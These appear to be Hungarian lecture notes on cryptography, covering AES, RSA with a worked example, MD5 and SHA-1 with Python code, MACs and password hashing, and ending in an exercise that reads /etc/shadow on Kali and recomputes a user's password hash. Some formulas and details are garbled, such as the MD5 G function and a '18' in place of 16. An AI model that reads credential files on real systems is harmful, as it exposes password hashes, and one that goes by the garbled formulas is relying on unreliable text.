
SubBytes – nemlineáris helyettesítési lépés, ahol minden bájt egy másikra cserélődik az alábbi táblázat szerint.



ShiftRows – a átültetési lépés Az adatok egy 4 x 4 mátrixba vannak rendezve, amely r_0, r_1, r_2, r_3 sorokból állnak. minden r_i sor I pozícióval balra shiftelődik.



MixColumns – mátrix oszlopain végehajtott lineáris transzformációs művelet,



Támadások

https://en.wikipedia.org/wiki/Advanced_Encryption_Standard#cite_note-fips-197-6

RSA algorithm

Rivest, Shanir és Adleman 1977 -ben mutatta be aszimmetrikus kriptográfiai algoritmusát[7] . Az algoritmus hatványozáson és moduláción alapul. Tegyük fel, hogy igaz az alábbi egyenlet:

$T^{ed} \bmod N = T$

bizonyos speciális esetekben az egyenlet két párra bontható, az egyik kódolni fogja, a második pedig dekódolni a következőképpen:

$T^{e} \bmod N = C$

$C^{d} \bmod N = T$

Sajnos ez az egyenlet nem működik tetszőleges hármasokkal: (e,d,N)

Tétel

Induljunk ki ebből a régi görög egyenletből:

$T^{N-1} \bmod N = 1$

ahol N> T és N prímszám.

A prímszámok egész számok, amelyeknek nincs egész osztójuk, például 11, 13, 19, ...

Legyen f(N) egy totient nevű függvény, amely megadja a relatív prímek számát N-ig. Két egész szám relatív prím, ha nincs közös osztójuk 1-en kívül.

Például f(9) = 6 mert 9 esetén 6 relatív prím van.{1, 2, 4, 5, 7, 8}.

Ha N prímszám, akkor a számítás egyszerű. Nincs N -ig terjedő egész szám, amely közös osztóval rendelkezik, azaz

f(N)+ 1 = N => N-1 = f(N)

I

Ha egy K hatványkitevőt megszorozzuk egy állandóval, akkor a modulo nem változik, így a következő egyenlet továbbra is igaz

$T^{K\, f(N)} \bmod N = 1$

Ez a lépés biztosítja, hogy elméletileg végtelen számú kulcs legyen, mivel K tetszőleges szám. Szorozzuk meg mindkét oldalt T -vel

$T^{K\, f(N)+1} \bmod N = T$

Válasszuk meg e és d kulcsokat, úgy, hogy

K f(N)+1 = e d

RSA kulcsgenerálás

A kulcsgenerálás az alábbiak szerint hajtható végre. Legyen két véletlenszerű egész prímszámunk: X és Y. Ezek szorzata N.

N = X Y

Tudjuk, hogy X és Y hány relatív prímszámmal bír:

f(X) = X-1

f(Y) = Y-1

f(N) kiszámítható

f(N) = (X-1) (Y-1)

Bontsuk fel K f(N)+1 két egész szám szorzatává

K f(N)+1 = e d

A gyakorlatban a következő egyenletet lehet használni a felbontáshoz. Válasszuk meg *e* értékét úgy, hogy

lko(e, f(N)) = 1

ahol lko a legnagyobb közös osztót jelenti. és *d* értékét válasszuk meg úgy, hogy

1 < d < f(N)

és

e d mod f(N) = 1

Legyen a publikus kulcs (e,N), és a privát kulcs (d,N)

Példa

Válasszunk két prímszámot: 67 és 11

N = 67 11 = 737

f(n) = 66 10 = 660

Válasszuk meg e értékét, úgy, hogy lko(e, 660) = 1, legyen e = 7. Tehát a nyilvános kulcs:

(N, e) = (737, 7)

Számítsuk ki d értékét:

Keressünk egy K értéket, hogy K f(N)+1 = e d igaz legyen, azaz K f(N)+1 mod e =0

K*660 + 1 mod 7 = 0

K = 3 megfelelő, azaz

d = (3 * 660 +1) / 7 = 283

Tehát a privát kulcs

(N, d) = (737. 283)

Kódoljuk a 28 -as számot

28^7 mod 737 = 316

Dekódoljuk a 316 számot


316^{283} mod 737 = 28

Hash függvények

A hash függvény egy matematikai függvény, amely változó hosszúságú bemenetekből rögzített hosszúságú kimenetet ad vissza.

Az preferált hash függvények tulajdonságai:

- könnyen kiszámítható bármilyen adatra
- nehéz visszafejteni a lekódolt szöveget
- a különböző szövegek bármilyen hosszúak is nem eredményezhetnek azonos hash-t
- a diszperziós tulajdonság előnyben részesített: az kódolatlan szöveg kis módosítása nagy változásokat eredményez a hash-ben.



Általában egyszerű szöveget dolgoznak fel adatblokkokban. Egy blokk kimenete lesz a következő hash számítási lépés bemenete stb. Ezt a hashing lavinahatásának nevezik

Message-digest (MD5)

A Message Digest algoritmus széles körben elterjedt hash funkció, amely 128 bites hash értéket állít elő. A kódolatlan szöveges üzenet 512 bites blokkokra van felosztva, és fel van töltve úgy. hogy 512 bit többszöröse legyen.


Az RFC1321 a határozza meg a kitöltési módját:

Igy az üzenet feloszthatő 16 32 bites szóra.

Jelentse M[0 ... N-1] az eredményül kapott szavakat. ahol N 18 többszöröse

Az MD algoritmus 128 bites szeleteken dolgozik, ezt osszuk 4 db 32 bites szóra: (A, B, C, D).

Az üzenetblokk feldolgozása négy körből áll; minden kör 16 hasonló műveletből áll, amelyek nemlineáris függvényen, moduláris összeadáson és bal forgáson alapulnak.



Négy lehetséges funkció létezik; minden körben mást használnak:

F(B, C, D) = (B and C) or (not B and D)

G(B, C, D) = (B and C) or (C and not D)

H(B, C, D) = B xor C xor D

I(B, C, D) = C xor (B or not D)

Egy lehetséges implementáció:

```
"""
The implementation of the MD5 algorithm is based on the original RFC at
https://www.ietf.org/rfc/rfc1321.txt and contains optimizations from
https://en.wikipedia.org/wiki/MD5.
"""

import struct
from enum import Enum
from math import (
    floor,
    sin,
)

from bitarray import bitarray


class MD5Buffer(Enum):
    A = 0x67452301
    B = 0xEFCDAB89
```

```
    C = 0x98BADCFE
    D = 0x10325476


class MD5(object):
    _string = None
    _buffers = {
        MD5Buffer.A: None,
        MD5Buffer.B: None,
        MD5Buffer.C: None,
        MD5Buffer.D: None,
    }

    @classmethod
    def hash(cls, string):
        cls._string = string

        preprocessed_bit_array = cls._step_2(cls._step_1())
        cls._step_3()
        cls._step_4(preprocessed_bit_array)
        return cls._step_5()

    @classmethod
    def _step_1(cls):
        # Convert the string to a bit array.
        bit_array = bitarray(endian="big")
        bit_array.frombytes(cls._string.encode("utf-8"))

        # Pad the string with a 1 bit and as many 0 bits required such that
        # the length of the bit array becomes congruent to 448 modulo 512.
        # Note that padding is always performed, even if the string's bit
        # length is already conguent to 448 modulo 512, which leads to a
        # new 512-bit message block.
        bit_array.append(1)
        while bit_array.length() % 512 != 448:
            bit_array.append(0)

        # For the remainder of the MD5 algorithm, all values are in
        # little endian, so transform the bit array to little endian.
        return bitarray(bit_array, endian="little")

    @classmethod
    def _step_2(cls, step_1_result):
        # Extend the result from step 1 with a 64-bit little endian
        # representation of the original message length (modulo 2^64).
        length = (len(cls._string) * 8) % pow(2, 64)
        length_bit_array = bitarray(endian="little")
        length_bit_array.frombytes(struct.pack("<Q", length))

        result = step_1_result.copy()
        result.extend(length_bit_array)
        return result

    @classmethod
    def _step_3(cls):
        # Initialize the buffers to their default values.
        for buffer_type in cls._buffers.keys():
```


```
        cls._buffers[buffer_type] = buffer_type.value

    @classmethod
    def _step_4(cls, step_2_result):
        # Define the four auxiliary functions that produce one 32-bit word.
        F = lambda x, y, z: (x & y) | (~x & z)
        G = lambda x, y, z: (x & z) | (y & ~z)
        H = lambda x, y, z: x ^ y ^ z
        I = lambda x, y, z: y ^ (x | ~z)

        # Define the left rotation function, which rotates `x` left `n` bits.
        rotate_left = lambda x, n: (x << n) | (x >> (32 - n))

        # Define a function for modular addition.
        modular_add = lambda a, b: (a + b) % pow(2, 32)

        # Compute the T table from the sine function. Note that the
        # RFC starts at index 1, but we start at index 0.
        T = [floor(pow(2, 32) * abs(sin(i + 1))) for i in range(64)]

        # The total number of 32-bit words to process, N, is always a
        # multiple of 16.
        N = len(step_2_result) // 32

        # Process chunks of 512 bits.
        for chunk_index in range(N // 16):
            # Break the chunk into 16 words of 32 bits in list X.
            start = chunk_index * 512
            X = [step_2_result[start + (x * 32) : start + (x * 32) + 32] for x in range(16)]

            # Convert the `bitarray` objects to integers.
            X = [int.from_bytes(word.tobytes(), byteorder="little") for word in X]

            # Make shorthands for the buffers A, B, C and D.
            A = cls._buffers[MD5Buffer.A]
            B = cls._buffers[MD5Buffer.B]
            C = cls._buffers[MD5Buffer.C]
            D = cls._buffers[MD5Buffer.D]

            # Execute the four rounds with 16 operations each.
            for i in range(4 * 16):
                if 0 <= i <= 15:
                    k = i
                    s = [7, 12, 17, 22]
                    temp = F(B, C, D)
                elif 16 <= i <= 31:
                    k = ((5 * i) + 1) % 16
                    s = [5, 9, 14, 20]
                    temp = G(B, C, D)
                elif 32 <= i <= 47:
                    k = ((3 * i) + 5) % 16
                    s = [4, 11, 16, 23]
                    temp = H(B, C, D)
                elif 48 <= i <= 63:
                    k = (7 * i) % 16
                    s = [6, 10, 15, 21]
                    temp = I(B, C, D)
```

```
                # The MD5 algorithm uses modular addition. Note that we need a
                # temporary variable here. If we would put the result in `A`, then
                # the expression `A = D` below would overwrite it. We also cannot
                # move `A = D` lower because the original `D` would already have
                # been overwritten by the `D = C` expression.
                temp = modular_add(temp, X[k])
                temp = modular_add(temp, T[i])
                temp = modular_add(temp, A)
                temp = rotate_left(temp, s[i % 4])
                temp = modular_add(temp, B)

                # Swap the registers for the next operation.
                A = D
                D = C
                C = B
                B = temp

            # Update the buffers with the results from this chunk.
            cls._buffers[MD5Buffer.A] = modular_add(cls._buffers[MD5Buffer.A], A)
            cls._buffers[MD5Buffer.B] = modular_add(cls._buffers[MD5Buffer.B], B)
            cls._buffers[MD5Buffer.C] = modular_add(cls._buffers[MD5Buffer.C], C)
            cls._buffers[MD5Buffer.D] = modular_add(cls._buffers[MD5Buffer.D], D)

    @classmethod
    def _step_5(cls):
        # Convert the buffers to little-endian.
        A = struct.unpack("<I", struct.pack(">I", cls._buffers[MD5Buffer.A]))[0]
        B = struct.unpack("<I", struct.pack(">I", cls._buffers[MD5Buffer.B]))[0]
        C = struct.unpack("<I", struct.pack(">I", cls._buffers[MD5Buffer.C]))[0]
        D = struct.unpack("<I", struct.pack(">I", cls._buffers[MD5Buffer.D]))[0]

        # Output the buffers in lower-case hexadecimal format.
        return f"{format(A, '08x')}{format(B, '08x')}{format(C, '08x')}{format(D, '08x')}"
```

SHA

A Secure Hash Algoritmus (SHA-1) egy olyan kriptográfiai hash függvény, amely. 160 bites hash -t állít elő az adatokból. Ez az üzenetkivonat általában hexadecimális számként jelenik meg.

Kezdetben 160 bites bemenetünk van, ezt 5 részre bontjuk, amelyeket A, B, C, D és E-nek nevezünk.



Az SHA algoritmus egy iterációja a következő:

- A, B, C, D és E 32 bites szavak
- F egy nemlienáris függvény, amely a később ismertetett módon változik
- $<<<_x$ jelölje a balra történő krkörös eltolást x hellyel
- W_t az üznenet kiterjesztett szava (lásd később) a t.körben
- K_t a t. körhöz tartozó állandó
- ⊞ egy modulo 2^{32} összegzést jelöl

20 körönként, F_i és K_i konstans, és az alább definiált értékeket veszik fel:

1-20 kör

F_i = (B and C) or ((not B) and D)

K_i = 0x5A827999

21-40 kör

F_i = B xor C xor D

K_i = 0x6ED9EBA1

41-60 kör

F_i = (B and C) or (B and D) or (C and D)


K_i = 0x8F1BBCDC


61-80 kör

F_i = B xor C xor D

K_i = 0xCA62C1D6

A körkörös shift művelet tetszőleges bit hosszúságú szavakon értelmezhető. A következő ábra egy egybites balra és egy egybites jobbra biteltolást mutat be.





Üzenet kiterjesztése

1. Az üzenetet kiterjesztjük úgy, hogy hozzáadunk egy 1-est majd annyi 0-t, hogy 448 bites legyen. Az üzenet hosszát 64 bites számmal reprezentálva hozzáfűzzük a végéhez, így az üzenet 512 bit hosszú lesz.
2. Az 512 bites üzenetet 16 db 32-bites szóra osztjuk, $W_0 \ldots W_{15}$
3. Minden szövegdarabra elkezdjük a 80 iterációból álló hash műveletet.
4. Végrehajtjuk a következőt:
   $W_i=S^1 (W_{i-3}$ XOR W_{i-8} XOR W_{i-14} XOR $W_{i-16})$
   S a shift operátor
5. A hash értékekkel következő érékadást végezzük el::
   $A = H_0$
   $B = H_1$
   $C = H_2$
   $D = H_3$
   $E = H_4$
6. A 80- iterációnál
   $TEMP = S^5 (A) + F(B;C;D)+E+W_i+K_i$
   E=D
   D=C
   $C=S^{30}(B)$
   B=A
   A=TEMP
7. Tároljuk el a hash érékét az alábbiak szerint
   $H_0= H_0+A$
   $H_1= H_1+B$
   $H_2= H_2+C$
   $H_3= H_3+D$
   $H_4= H_4+E$
8. Kiszámítjuk a 160 bites message digest értékét.
9. $H = S^{128}(H_0)$ OR $S^{96}(H_1)$ OR $S^{64}(H_2)$ OR $S^{32}(H_3)$ OR H_4

Message Authentication Code

Az üzenet hitelesítési kódot (MAC) kriptográfiai ellenőrző összegeknek is nevezik. A MAC algoritmus egy szimmetrikus kulcsú algoritmus, amely az üzenetek hitelesítését biztosítja. A küldő és a fogadó ugyanazt a kulcsot használja.


Alapvetően a MAC a sima szöveges üzenet titkosított ellenőrző összege, amit az üzenethez csatoltak annak hitelesítése érdekében. A vevő kiszámítja a fogadott üzenet MAC -ját. Ha a

számított MAC megegyezik, akkor az üzenet elfogadható. Ha a kiszámított MAC nem egyezik, akkor nem lehet megállapítani, hogy az üzenet vagy a forrás valódi -e.

A MAC, ugyanúgy, mint a hash függvények, rögzített hosszúságú kimenetet generál az üzenetből-. A különbség az, hogy a MAC titkos kulcsot használ a kimenet generáláshoz. A folyamat fő jellemzője, hogy a MAC algoritmus nyilvános, a MAC értéket a titkos kulcs hozza létre.


Hátránya:

- • a résztvevőt előre ismerni kell,
- • a titkos kulcsot előre meg kell állapítani és meg kell osztani,
- • A MAC nem tudja bizonyítani, hogy a feladó küldte az üzenetet,
- • nem lehet megállapítani, hogy melyik fél generálta a MAC -t.



MAC kiterjesztés

A feladó titkosíthatja a tartalmat, mielőtt elküldi a hálózaton. Ily módon az üzenet bizalmas lesz.




Jelszó tárolás

A hash funkciók védik a jelszótárolást. Ahelyett, hogy a jelszót egyszerű szövegként tárolnánk., a jelszavak hash értékeit tároljuk az adatbázisban.

A jelszófájl egy olyan táblázatból áll, amely a


(user_identifier, hash(PASSWORD))

párokat tárolja.



Adatintegritás ellenőrzése

A hash funkciókat széles körben használják az adatok integritásának ellenőrzésére. A hash függvény az adatok ellenőrző összegeinek előállítására szolgál.



Ha az eredeti adatokat módosítják, akkor az ellenőrző összeg nem egyezik. Ha azonban a támadó módosíthatja mind az adatokat, mind az ellenőrző összeget, akkor az eredetiség nem ellenőrizhető

Példafeladat

Jelszófájl helye és tartalma Kali Linuxban

A Kali a jelszó adatokat az /etc /shadow fájlban tárolja. Csak root felhasználók írhatják a fájlt. A fájl a felhasználónevet, a jelszó hashét, a jelszó megváltoztatásának dátumát, a lejárati dátumot stb. Kettősponttal (:) elválasztva tárolja.

A lekérdezéséhez gépeljük be:

sudo cat /etc/shadow

kali:6GHNiMeXhVU70giNl$vpm87wq/tB5X5rA8MYnsw8ssB7iyW.9gh5m/drfTmMJdvRtArB/3Xtyan1/DmOeBdpxs9cfKaDt0n15nqupvn/:18583:0:99999:7:::

Value	Meaning
6	A két $ jel kezdete közötti érték a használt hash algoritmust jelenti. Itt a 6. szám a sha-512 használatát jelenti.
$GHNiMeXhVU70giNl$	a második és harmadik $ közti szöveg a só
vpm87wq/tB5X5rA8MYnsw8ssB7iyW.9gh5m/drfTmMJdvRtArB/3Xtyan1/DmOeBdpxs9cfKaDt0n15nqupvn/:	Hash-elt jelszó

Generáljuk le a „kali” felhasználó jelszavát

```
Python 2.7.18 (default, Apr 20 2020, 20:30:41)

[GCC 9.3.0] on linux2

Type "help", "copyright", "credits" or "license" for more information.

>>> import crypt

>>> password="kali"

>>> hashing_scheme_with_salt="$6$GHNiMeXhVU70giNl$"

>>> crypt.crypt(password, hashing_scheme_with_salt)
```

'6GHNiMeXhVU70giNl$vpm87wq/tB5X5rA8MYnsw8ssB7iyW.9gh5m/drfTmMJdvRtArB/3Xtyan1/DmOeBdpxs9cfKaDt0n15nqupvn/'

>>>

Egy native python implementáció:

```
#!/usr/bin/env python

from __future__ import print_function
import struct
import io

try:
```

```
    range = xrange
except NameError:
    pass


def _left_rotate(n, b):
    """Left rotate a 32-bit integer n by b bits."""
    return ((n << b) | (n >> (32 - b))) & 0xffffffff


def _process_chunk(chunk, h0, h1, h2, h3, h4):
    """Process a chunk of data and return the new digest variables."""
    assert len(chunk) == 64

    w = [0] * 80

    # Break chunk into sixteen 4-byte big-endian words w[i]
    for i in range(16):
        w[i] = struct.unpack(b'>I', chunk[i * 4:i * 4 + 4])[0]

    # Extend the sixteen 4-byte words into eighty 4-byte words
    for i in range(16, 80):
        w[i] = _left_rotate(w[i - 3] ^ w[i - 8] ^ w[i - 14] ^ w[i - 16], 1)

    # Initialize hash value for this chunk
    a = h0
    b = h1
    c = h2
    d = h3
    e = h4

    for i in range(80):
        if 0 <= i <= 19:
            # Use alternative 1 for f from FIPS PB 180-1 to avoid bitwise not
            f = d ^ (b & (c ^ d))
            k = 0x5A827999
        elif 20 <= i <= 39:
            f = b ^ c ^ d
            k = 0x6ED9EBA1
        elif 40 <= i <= 59:
            f = (b & c) | (b & d) | (c & d)
            k = 0x8F1BBCDC
        elif 60 <= i <= 79:
            f = b ^ c ^ d
            k = 0xCA62C1D6

        a, b, c, d, e = ((_left_rotate(a, 5) + f + e + k + w[i]) & 0xffffffff,
                         a, _left_rotate(b, 30), c, d)

    # Add this chunk's hash to result so far
    h0 = (h0 + a) & 0xffffffff
    h1 = (h1 + b) & 0xffffffff
    h2 = (h2 + c) & 0xffffffff
    h3 = (h3 + d) & 0xffffffff
    h4 = (h4 + e) & 0xffffffff

    return h0, h1, h2, h3, h4
```

```
class Sha1Hash(object):
    """A class that mimics that hashlib api and implements the SHA-1 algorithm."""

    name = 'python-sha1'
    digest_size = 20
    block_size = 64

    def __init__(self):
        # Initial digest variables
        self._h = (
            0x67452301,
            0xEFCDAB89,
            0x98BADCFE,
            0x10325476,
            0xC3D2E1F0,
        )

        # bytes object with 0 <= len < 64 used to store the end of the message
        # if the message length is not congruent to 64
        self._unprocessed = b''
        # Length in bytes of all data that has been processed so far
        self._message_byte_length = 0

    def update(self, arg):
        """Update the current digest.
        This may be called repeatedly, even after calling digest or hexdigest.
        Arguments:
            arg: bytes, bytearray, or BytesIO object to read from.
        """
        if isinstance(arg, (bytes, bytearray)):
            arg = io.BytesIO(arg)

